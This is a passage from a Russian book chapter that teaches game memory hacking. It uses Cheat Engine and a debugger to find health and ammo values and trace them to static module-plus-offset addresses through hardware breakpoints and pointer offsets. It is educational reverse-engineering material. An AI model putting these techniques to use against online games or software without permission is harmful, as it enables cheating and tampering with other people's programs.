


Рис 15.5. Параметр dwStyle, измененный на WS\_OVERLAPPED




Рис. 15.6. Оконный режим с панелью заголовка окна

## Что такое статический адрес

Статический адрес — это адрес, который изменяется предсказуемо по отношению к модулю, которому он принадлежит. Если переменная глобальная, то можно найти ее в сегменте данных.

Статические адреса указываются в формате [module+offset]. Например, в library.dll мы могли обнаружить значение по адресу 0x700004C0 (base =

0x70000000, offset = 0x4C0). Поскольку `library.dll` может перемещаться и ее базовый адрес загрузки будет меняться, чтобы получить доступ к нашему значению, мы не используем этот адрес напрямую. Вместо этого возьмем адрес `[library.dll + 0x4C0]`. Следовательно, когда `library.dll` загружается по базовому адресу `0x10000000`, `[library.dll + 0x4C0]` это дает нам `0x100004C0` и у нас появится доступ к нашему значению.

Если же переменная локальная, то искать нужно в стеке. Для этого получаем `TebBaseAddress` определенного потока, а затем второй указатель из этой структуры (`FS:[0x04]` или `GS:[0x08]`, в зависимости от разрядности процесса), которая содержит вершину стека. `TebBasePointer` может быть получен с помощью `NtQueryInformationThread` (если это 64-битный процесс) или же с помощью `Wow64GetThreadSelectorEntry` (если это 32-битный процесс в 64-битной системе).

## Поиск показателей здоровья

Запускаем Cheat Engine и подключаемся к процессу игры (рис. 15.7).




Рис. 15.7. Подключение к процессу игры

Так как мы не знаем, в каком типе хранится показатель здоровья, выставляем следующие параметры для первого сканирования (рис. 15.8).

Далее продолжаем сканирование, не забывая при этом терять hp (показатель здоровья) в игре. Делаем мы это для того, чтобы отслеживать изменения значения hp в памяти игры через CE, а также уменьшать значение в поиске для следующих сканирований. Делать мы это будем до тех пор, пока не будет достигнуто адекватное количество значений в окне CE. Адекватное количество значений в данном случае — это такое количество адресов, проверка которых займет максимум минут пять.




Рис. 15.8. Первое сканирование

Мне приглянулись вот эти два адреса, которые я добавил в нижнее окно двойным щелчком мыши на них (рис. 15.9). Приглянулись они мне в первую очередь потому, что значения по этим адресам среди всех остальных имеют наибольший тип — double. Всегда нужно проверять от большего типа к меньшему. То есть сначала проверяем адреса, хранящие тип double, затем float, после integer и так далее. Более подробно о размере типов данных можно прочитать в документации Microsoft

(<https://docs.microsoft.com/en-us/cpp/cpp/fundamental-types-cpp?view=msvc-170>, рис. 15.10).




Рис. 15.9. Найденные адреса и их значения

Если мы поменяем значение по адресу 0x36501940, то на экране появится полоса здоровья, но его количество не поменяется (рис. 15.11).

Если теперь мы поменяем значение по адресу 0x36501A30, то на экране появится полоса hp и значение изменится. Это значит, что мы нашли адрес, в котором хранится значение здоровья в игре. Значение хранится в формате double (стандарт IEEE 754 ([https://en.wikipedia.org/wiki/IEEE\\_754](https://en.wikipedia.org/wiki/IEEE_754)), рис. 15.12).

Дадим название найденным нами адресам: hp\_bar и hp соответственно. Однако, как я уже рассказывал в разделе, посвященном статическим адресам, найденный нами адрес будет бесполезен после того, как мы выйдем в меню или перезапустим игру.




Рис. 15.10. Добавленные адреса




Рис. 15.11. Индикатор hp





Рис. 15.12. Изменение hp

## Поиск статического адреса для индикатора здоровья

Для дальнейшего поиска статического адреса вернемся к отладчику. В окне дампа переходим по ранее полученному адресу 0x36501A30, в котором хранится значение hp (рис. 15.13).

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals	Struct
Address	Hex				ASCII		
36501A30	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....K@.....		
36501A40	00 00 00 00	00 80 48 40	00 00 00 00	00 00 00 00	.....xxxx.....		
36501A50	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....xxxx.....		
36501A60	00 00 00 00	00 00 00 00	78 78 78 78	00 00 00 00	.....δ?xxxx.....		
36501A70	00 00 00 00	00 00 00 00	78 78 78 78	00 00 00 00	.....δ?xxxx.....		
36501A80	00 00 00 00	00 00 F0 3F	78 78 78 78	00 00 00 00	.....δ?xxxx.....		
36501A90	00 00 00 00	C0 F2 FA 40	58 A5 F3 34	00 00 00 00	.....δ?xxxx.....		
36501AA0	00 00 00 00	00 00 00 00	78 78 78 78	00 00 00 00	.....δ?xxxx.....		
36501AB0	00 00 00 00	00 00 00 00	78 78 78 78	00 00 00 00	.....δ?xxxx.....		
36501AC0	00 00 00 00	7E 84 2E C1	78 78 78 78	00 00 00 00	.....δ?xxxx.....		
36501AD0	00 00 00 00	7E 84 2E C1	78 78 78 78	00 00 00 00	.....δ?xxxx.....		
36501AE0	00 00 00 00	00 00 F0 3F	78 78 78 78	00 00 00 00	.....δ?xxxx.....		
36501AF0	00 00 00 00	00 00 00 00	78 78 78 78	00 00 00 00	.....δ?xxxx.....		
36501B00	00 00 00 00	7E 84 2E C1	78 78 78 78	00 00 00 00	.....δ?xxxx.....		
36501B10	00 00 00 00	00 00 F0 3F	78 78 78 78	00 00 00 00	.....δ?xxxx.....		

Рис. 15.13. Значение по адресу 0x36501A30 в окне дампа

Ставим по адресу 0x36501A34 аппаратный брейк-пойнт на запись и теряем в игре здоровье. Брейк-пойнт срабатывает, и мы видим, что новое значение hp берется из регистра EDI. Это значение является первым параметром текущей функции (рис. 15.14).

Выйдя из этой функции, проследим, откуда она получает свой первый параметр. Мы увидим, что передаваемый параметр — это возвращаемое значение функции по адресу 0x003EFCE9 (рис. 15.15).






Рис. 15.14. Значение параметра hr




Рис. 15.15. Возвращаемое значение функции по адресу 0x003EFC9

Поставим брейк-пойнт на вызов функции по адресу 0x003EFC9, а дальше продолжим отладку, пока не остановимся на ее вызове. Зайдем внутрь функции, выполняем ее до конца. Как только мы достигнем адреса 0x00F88E19, то увидим, что регистр EAX хранит адрес значения hr. Очевидно, что в этой функции происходит доступ к нашему адресу через арифметику с указателями для структур, а именно через прибавление к указателю смещений и дальнейшее его разыменование. Более подробно об этом можно прочитать здесь: <https://turing.ubishops.ca/home/cs318/03-point.pdf>. Нам нужно будет повторно пройти по этой функции, чтобы узнать, через какой адрес и смещения она получает адрес значения hr (рис. 15.16).

После того как мы узнали адрес 0x353F9BB0, из которого получается адрес значения hr, начинаем выходить из функций. При этом внимательно отслеживаем, что передается им в качестве параметров. Спустя пару выходов мы наткнемся на следующее (рис. 15.17).

Мы нашли статический адрес! Если посмотреть его расположение в памяти, он находится в секции .data (рис. 15.18).

Зная все смещения, добавим их в CE, нажав Add Address Manually (рис. 15.19).



Рис. 15.16. Выясняем, через какой адрес и смещения функция получает адрес значения hp




Рис. 15.17. Статический адрес




Рис. 15.18. Расположение статического адреса




Рис. 15.19. Добавляем значения в CE

## Поиск значения числа патронов

Теперь приступим к поиску значения числа патронов (ammo). Первое сканирование делаем с такими же параметрами поиска, как когда мы искали здоровье (рис. 15.20).

В данном случае мы смогли найти лишь одно значение, и это значение полосы, которая показывает число боеприпасов (рис. 15.21).

В игре этот индикатор не появился. В отличие от полосы здоровья, он отображается только после нажатия на кнопку Е или во время выстрелов (рис. 15.22).

## Поиск статического адреса для ammo

Мы понимаем, что показания индикаторов в игре всегда сравниваются с фактическими. Если одна из полос показывает не то, что нужно, ее длина изменяется. Поэтому возвращаемся к отладчику и начинаем с аппаратного брейк-пойнта на запись по адресу 0x365014C4. Как видим по комментариям, эта функция уже нам встречалась (рис. 15.23).

По аналогии с поиском hp выходим из функции (рис. 15.24).

Так как мы уже знаем, что индикатор должен получать значение где-то раньше, нам придется пролистать окно дизассемблера выше, пока мы не увидим функцию, предположительно получающую фактическое значение ammo (рис. 15.25).




Рис. 15.20. Сканирование в поисках числа патронов

